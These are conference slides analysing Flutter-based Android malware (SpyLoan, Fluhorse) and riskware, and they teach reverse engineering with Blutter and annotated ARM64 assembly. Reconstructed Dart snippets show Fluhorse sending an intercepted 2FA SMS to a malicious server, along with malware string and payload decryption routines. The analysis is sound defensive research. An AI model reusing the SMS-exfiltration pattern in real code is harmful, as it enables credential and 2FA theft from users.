

Android Flutter Malware

Axelle Apvrille, Fortinet

Virus Bulletin, October 2024



① Flutter

② Malware


SpyLoan

Fluhorse

Demo

③ Conclusion





Many thanks to **@pancake** (radare2) and the Dart community: **mraleph, julemand101, kayZ, abitofeverything...** for their help!

Flutter

Flutter is a software development kit (SDK).
With the *same code**, develop for **iOS and Android**, Windows,
Linux, Mac...

- App framework #4
- 4.88% of market share
- 6.1% in top app and new apps

Top apps that contain Flutter

| | | | |
|--|------------------------------|---|---------------------------|
|  Google Google LLC | 4.2 Free 10,000,000,000+ |  All Video Downloader & Player QR Code Scanner | 4.7 Free 100,000,000+ |
|  My Health Transition Holdings | 4.1 Free 100,000,000+ |  Music Player & MP3 - DDMusic Hitchhike Tech | 4.7 Free 50,000,000+ |
|  Alibaba.com - B2B marketplace Alibaba Mobile | 4.4 Free 100,000,000+ |  PUBG MOBILE Level Infinite | 4.3 Free 500,000,000+ |
|  StarMaker: Sing Karaoke Songs SKYWORLD AI PTE. LTD. | 4.3 Free 100,000,000+ |  App Lock - Fingerprint Lock 360 Tool | 4.7 Free 10,000,000+ |
|  Mi Store Xiaomi | 4.2 Free 100,000,000+ |  Chatbot AI & Smart Assistant Codespace Digital | 4.4 Free 10,000,000+ |

Ref: [AppBrain](#) on August 22, 2024



Code is written in Dart

```
import 'package:http/http.dart' as http;
import 'dart:async';

void doPost(String msg) async {
    var response = await http.post(
        Uri.parse('http://127.0.0.1:9000'),
        body: { 'message' : msg }
    );
}

void main() {
    doPost('Virus Bulletin 2024');
}
```



Performance

AOT native compilation for Flutter release builds

```
libapp.so: ELF 64-bit LSB shared object, ARM aarch64,  
version 1 (SYSV), dynamically linked,  
BuildID[md5/uuid]=aed21ea83d851fc38ab229f2b3ff5944,  
stripped
```

Implications

- Kotlin code initializes *the Flutter framework*. Like a *packer*, this is not useful to understand the app.
- *Smali-based tools* do not reveal this app's code.
- App code is in a **native library**: libapp.so.



Why do disassemblers fail on Flutter? 1/5


Understanding ARM or x86 is not sufficient

ERROR: Cannot determine entrypoint, using 0x001a4000

- Disassemblers are not aware of **Dart AOT snapshots format**
- It's dreadful to parse: sequential, non standard LEB128...
- No documentation. Read the source code.
- New versions sometimes include *major* changes.



Why do disassemblers fail on Flutter? 2/5




Flutter release builds are **stripped**. No symbols.

```
b.ls 0x45588c ; what is that?  
bl 0x318798 ; and that?
```



Why do disassemblers fail on Flutter? 3/5



Indirect access to strings via an Object Pool.
Disassemblers don't know how the Object Pool works

```
[0x0003d741]> iz~https://www
7846 0x0003d741 0x0003d741 22      23      .rodata ascii
    → https://www.pcdstl.com
[0x0003d741]> axt @ 0x0003d741
    → search for cross refs
[0x0003d741]> None found!
```



Why do disassemblers fail on Flutter? 4/5

Dart uses dedicated CPU registers

```
stp x29, x30, [x15, -0x10]!  
mov x29, x15
```

| Register | ARM64 |
|----------------|-------|
| Stack Pointer | x15 |
| Current thread | x26 |
| Object Pool | x27 |
| Heap | x28 |
| Frame Pointer | x29 |
| Link Register | x30 |



Why do disassemblers fail on Flutter? 5/5

- Non-standard convention call for functions ... until 2024.
- Non-standard representation of integers
- ...



References:


- Dart shifts to standard calling convention, July 2024
- Reversing Flutter apps: Dart's Small Integers, June 2023




- ① Flutter
- ② Malware
 - SpyLoan
 - Fluhorse
 - Demo
- ③ Conclusion



Android Malware using Flutter



Solutions for Malware Analysts



JEB

Disassembler, limited Flutter understanding

Blutter

Only for **Android ARM64**, produces text files and scripts.



Android/SpyLoan (aka MoneyMonger)

- **Loan scam** in India, Pakistan, Thailand, Vietnam...
- **Threatens to leak pictures to contacts, harasses victims**
- Leaks GPS, call log, SMS list, installed apps, contact list...
- Flutter implementation calls malicious functions on Java side (Platform Channel)



Fast Rupee




- F. Ortega, MoneyMonger: Predatory Loan Scam Campaigns Move to Flutter
- K. Lathashree, Steer Clear of Instant Loan Apps
- L. Stefanko, Beware of predatory fin(tech): Loan sharks use Android apps to reach new depths
- A. Apvrille, Unraveling the Challenges of Reverse Engineering Flutter Applications



Flutter used to be treated as a black box

Flutter - Dart code



Dalvik - Java code




channel = goRepaymentUrl

url = ...



What we understand with Blutter



Decryption algo: commented assembly by Blutter 1/3

```
0x3b5d08 : ArrayLoad: r0 = r4[r5]
    0x3b5d08 : add           x16, x4, x5, lsl #2
    0x3b5d0c: ldur          w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add           x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx          x1, x0, #1, #0x1f
    0x3b5d18: tbz           w0, #0, #0x3b5d20
    0x3b5d1c: ldur          x1, [x0, #7]
0x3b5d20: eor            x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Watch the **addresses**. When it's the same address, the first line is a “Dart” instruction **ArrayLoad**. Explains the chunk of ARM instructions.
- Access an encrypted character



Commented assembly by Blutter 2/3

```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add           x16, x4, x5, lsl #2
    0x3b5d0c: ldur          w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add           x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx          x1, x0, #1, #0x1f
    0x3b5d18: tbz           w0, #0, #0x3b5d20
    0x3b5d1c: ldur          x1, [x0, #7]
0x3b5d20: eor             x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- Provides information on how Dart works internally
- Only lower bits are stored
- **Decompress** by adding back the upper 32 bits. They are stored in a special register, **HEAP=X28**
- **Convert** char to integer




Commented assembly by Blutter 3/3

```
0x3b5d08: ArrayLoad: r0 = r4[r5]
    0x3b5d08: add           x16, x4, x5, lsl #2
    0x3b5d0c: ldur          w0, [x16, #0xf]
0x3b5d10: DecompressPointer r0
    0x3b5d10: add           x0, x0, HEAP, lsl #32
0x3b5d14: r1 = LoadInt32Instr(r0)
    0x3b5d14: sbfx          x1, x0, #1, #0x1f
    0x3b5d18: tbz           w0, #0, #0x3b5d20
    0x3b5d1c: ldur          x1, [x0, #7]
0x3b5d20: eor             x6, x1, #0x18
0x3b5d24: r0 = BoxInt64Instr(r6)
```

- XOR with 0x18 each element
- Convert back int to char



Android/SpyLoan: Decryption algo



Android/FluHorse



- Appeared in 2022, **discovered in 2023**, still active in 2024
- First malware family to implement **malicious parts in Flutter**
- Poses as an **e-Toll app** in Asia
- Fake login page (steals credentials)
- Steals **credit card** info
- Intercepts 2FA **SMS**

- A. Samshur, S. Handelman, R. Ladutska, O. Mana, Easern Asian Android Assault - Fluhorse
- A. Apvrille, Fortinet Reverses Flutter-based Android Malware "Fluhorse"



Asynchronous functions and Futures

```
Future<String> postSms(String arg) async {
    var response = await http.post(
        Uri.parse('https://pmm122.com/addcontents3'),
        headers: { 'Content-Type':
        'application/x-www-form-urlencoded' },
        body: { 'c4' : 'Your 2FA code is ABCD' }
    );
    return response.body;
}
```

- Asynchronous functions are non blocking
- Returns a *future*: generic type
- Keyword *async*, *await* to wait the future to complete



Asynchronous functions and futures, in assembly

```
static _ postSms(/* No info */) async {
    ** addr: 0x29e658, size: 0x158
    0x29e658: EnterFrame
    ...
    0x29e688: r1 = <String>
        0x29e688: ldr             x1, [PP, #0x8b8] ; [pp+0x8b8]
    ↳ TypeArguments: <String>
    0x29e68c: r0 = _Future()
        0x29e68c: bl             #0x1886c0 ;
    ↳ Allocate_FutureStub -> _Future <X0> (size=0x1c)
```

- The prototype of `postSms` does not show the return type correctly
- But the assembly shows it returns a `Future<String>`



Closures

A **closure** is a **function** bundled with its **surrounding state**.

```
Function makeAdder(int addBy) {  
    // makeAdder  is a closure: captures variable  
    ↪  addBy  
    return (int i) => addBy + i;  
}  
  
void main() {  
    // Create a function that adds 2.  
    var add2 = makeAdder(2);  
}
```

Ref: <https://dart.dev/language/functions#lexical-closures>



Closures in Assembly

```
static _ postSms(/* No info */) async {
    ...
    0x29e6f8: add            x1, [PP], #8, lsl #12 ; [pp+0x8f50]
    → AnonymousClosure: static (0x29e7b0), in
    → [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
    0x29e6fc: ldr            x1, [x1, #0xf50]
    0x29e700: r0 = AllocateClosure()
    0x29e700: bl             #0x3558a4 ; AllocateClosureStub
    ...
    0x29e77c: ClosureCall
    0x29e77c: ldr            x4, [PP, #0x68] ; [pp+0x68]
    → List(5) [0, 0x1, 0x1, 0x1, Null]
    0x29e780: ldur           x2, [x0, #0x1f]
    0x29e784: blr            x2
```

- ① Step 1. Retrieve the function object from the Object Pool
- ② Step 2. Allocate the closure stub.
- ③ Step 3. Call the closure




Closures: what's important?

```
static _ postSms(/* No info */) async {
    ...
    0x29e6f8: add             x1, PP, #8, lsl #12 ; [pp+0x8f50]
    ← AnonymousClosure: static (0x29e7b0), in
    ← [package:sms_flutter/api/login.dart] LoginApi::postSms (0x29e658)
    0x29e6fc: ldr             x1, [x1, #0xf50]
    ...
}
...
[closure] static dynamic async_op(dynamic, [dynamic, dynamic,
    ← dynamic]) {
    ** addr: 0x29e7b0, size: 0x300
    0x29e7b0: EnterFrame
```

- The interesting code is in the *closure*
- The assembly provides the *address* of the closure
- The closures posts to <https://pmm122.com/addcontents3> (malicious server, down)



Blutter Demo



① Flutter

② Malware

SpyLoan


Fluhorse

Demo

③ Conclusion



Are we going to see more Flutter malware?



Maybe

- Portability of malware
- Malware authors don't need to use packers or obfuscators: it's difficult enough!


Maybe not

- Future, sound null check syntax, closures...
- Cumbersome description of windows and widgets



Lessons learned

Are you developing a new language/framework?



Don't be *naive*. Malware authors *will* use your language/framework. Help the good guys do their work.




Lessons learned for framework developers

■ Document your binary format


- ▶ Example: DEX format is documented
- ▶ Provide a 010 Editor / ImHex template? WIP

■ Provide tools to parse your binaries

- ▶ Example: readelf
- ▶ WIP



Lessons learned for a reverse engineer



There's much more to a good disassembler than merely understanding instructions
Many conventions: arguments, return values, registers...



References

Read this to understand background

- Vyacheslav Egorov, <https://mrale.ph/dartvm/>
- Andre Lipke,
<https://blog.tst.sh/reverse-engineering-flutter-apps-part-1/>
- Boris Batteux, <https://www.guardsquare.com/blog/current-state-and-future-of-reversing-flutter-apps>
- Axelle Apvrille,
<https://github.com/cryptax/talks/blob/master/ref/flutter-ref.pdf>

Read this to reverse Flutter with recent tools

- Worawit Wangwarunyoo, Blutter - Reversing Flutter Application by using Dart runtime, <https://www.youtube.com/watch?v=EU3K0zNkCdI>, August 2023
- Axelle Apvrille,
<https://github.com/cryptax/talks/tree/master/Nullcon-2024>, March 2024
- Fatalsec, Reversing obfuscated apps,
<https://www.youtube.com/watch?v=0uUSwMg2suk>, July 2024
- Axelle Apvrille, <http://www.phrack.org/issues/71/11.html#article>, August 2024



Thanks for your attention!



- FortiGuard Labs: <https://www.fortiguard.com>
- FortiGuard Labs Technical Research:
<https://www.fortinet.com/blog/threat-research>
- <https://github.com/cryptax/talks>
- @cryptax (X, Mastodon.social)



Bonus - If we really have time



Riskware/Nischat!Android



Automatically downloading an update

f7975dd635f36a56969d552508183e0531c5c6b2f3b6af2b9dd5d87971685cdc

3ebd86f34dda46f9c80ad37a8f6fc09de5ecc11831bd677153658bcaa02f1c54

- VIP access to chinese sex sites
- It's not *malicious* but **risky** because:
 - ① Many ads, uploaded from unsecure links
 - ② Downloads and installs side applications: what control?
- Appeared in **May 2024**
- Packed, anti-Frida measures, sometimes Flutter obfuscation



Read Blutter comments to work out what is happening!

```
_ getImage(/* No info */) async {
    ...
    0x88e0ac: bl          #0x45324c ; [dart:core] Uri::parse
    0x88e0b0: add         SP, SP, #8
    0x88e0b4: ldur        x2, [fp, #-0x70]
    0x88e0b8: SaveReg r0
        0x88e0b8: str       x0, [SP, #-8]!
    0x88e0bc: r4 = const [0, 0x1, 0x1, 0x1, null]
        0x88e0bc: ldr       x4, [PP, #0x270] ; [pp+0x270]
    ← List(5) [0, 0x1, 0x1, 0x1, Null]
    0x88e0c0: r0 = get()
        0x88e0c0: bl       #0x4b19bc ;
    ← [package:http/http.dart] ::get
    0x88e0c4: add         SP, SP, #8
    0x88e0c8: mov         x1, x0
    0x88e0cc: stur        x1, [fp, #-0x78]
    0x88e0d0: r0 = Await()
        0x88e0d0: bl       #0x451a20 ; AwaitStub
```

```
await http.get(Uri.parse(''...'));
```



Initializing a cryptographic key 1/2

```
0x88e0d8: r0 = Key()
          0x88e0d8: b1          #0x79a4ac ; AllocateKeyStub ->
→   Key (size=0xc)
  0x88e0dc: stur      x0, [fp, #-0x80]
  0x88e0e0: r16 = Instance_Utf8Codec
  0x88e0e0: ldr       x16, [PP, #0xab0] ; [pp+0xab0]
→   Obj!Utf8Codec<String, List<int>> @a489a1
  0x88e0e4: r30 = "Af23CENSORED"
  0x88e0e4: add       lr, PP, #0x11, lsl #12 ;
→   [pp+0x11c20] "Af23CENSORED"
  0x88e0e8: ldr       lr, [lr, #0xc20]
  0x88e0ec: stp       lr, x16, [SP, #-0x10]!
```

```
import 'package:encrypt/encrypt.dart';
key = Key.?('''Af23CENSORED''');
```



Initializing a cryptographic key 2/2

```
0x88e0f0: r0 = encode()
0x88e0f0: bl          #0x9fb04 ; [dart:convert]
→ Codec::encode
0x88e0f4: add         SP, SP, #0x10
0x88e0f8: stp         x0, NULL, [SP, #-0x10]!
0x88e0fc: r0 = Uint8List.fromList()
0x88e0fc: bl          #0x489d0c ; [dart:typed_data]
→ Uint8List::Uint8List.fromList
0x88e100: add         SP, SP, #0x10
0x88e104: ldur        x1, [fp, #-0x80]
```

```
import 'dart:typed_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8('Af23CENSORED');
```



Initialization Vector

```
0x88e124: r0 = IV()
0x88e124: bl          #0x79a440 ; AllocateIVStub -> IV
→   (size=0xc)
0x88e128: stur        x0, [fp, #-0x88]
0x88e12c: r16 = Instance_Utf8Codec
0x88e12c: ldr         x16, [PP, #0xab0] ; [pp+0xab0]
→ Obj!Utf8Codec<String, List<int>>@a489a1
0x88e130: r30 = "Af23CENSORED"
0x88e130: add         lr, PP, #0x11, lsl #12 ;
→ [pp+0x11c20] "Af23CENSORED"
...
...
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8(''Af23CENSORED '');
iv = IV.fromUtf8(''Af23CENSORED');
```



Setup AES algo

```
0x88e170: r0 = AES()
0x88e170: bl          #0x79a3d4 ; AllocateAESStub -> AES
→ (size=0x1c)
0x88e174: stur        x0, [fp, #-0x90]
0x88e178: ldur        x16, [fp, #-0x80]
0x88e17c: stp         x16, x0, [SP, #-0x10]!
0x88e180: r0 = AES()
0x88e180: bl          #0x772d38 ;
→ [package:encrypt/encrypt.dart] AES::AES
```

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
key = Key.fromUtf8('Af23CENSORED');
iv = IV.fromUtf8('Af23CENSORED');
algo = AES(key);
```



Processing HTTP response

```
0x88e198: r0 = body()
          bl      #0x484830 ;
→ [package:http/src/response.dart] Response::body
  0x88e19c: add    SP, SP, #8
  0x88e1a0: SaveReg r0
    0x88e1a0: str   x0, [SP, #-8]!
  0x88e1a4: r0 = decodeHexString()
    0x88e1a4: bl    #0x772bc4 ;
→ [package:encrypt/encrypt.dart] ::decodeHexString
  0x88e1a8: add    SP, SP, #8
...
  0x88e1c0: r16 = Instance_Base64Codec
    0x88e1c0: ldr   x16, [PP, #0xcb0] ; [pp+0xcb0]
→ Obj!Base64Codec<List<int>, String>@a48981
  0x88e1c4: stp   x0, x16, [SP, #-0x10]!
  0x88e1c8: r0 = decode()
    0x88e1c8: bl    #0x9cd2b4 ; [dart:convert]
→ Base64Codec::decode
```

```
base64.decode(encrypt.Encrypted.fromBase16(response.body).bytes);
```



Decrypt...

```
0x88e200: r0 = decrypt()
          0x88e200: bl           #0x7725d0 ;
→   [package:encrypt/encrypt.dart] AES::decrypt
0x88e204: add      SP, SP, #0x18
0x88e208: ldur    x3, [fp, #-0x70]
```

Approximate corresponding Dart code:

```
import 'dart:type_data';
import 'package:encrypt/encrypt.dart';
import 'package:http/http.dart'

key = Key.fromUtf8('Af23CENSORED');
iv = IV.fromUtf8('Af23CENSORED');
algo = AES(key);
final response = await http.get(Uri.parse('...'));
Uint8List encrypted =
→ base64.decode(Encrypted.fromBase16(response.body).bytes)
algo.decrypt(encrypted);
```

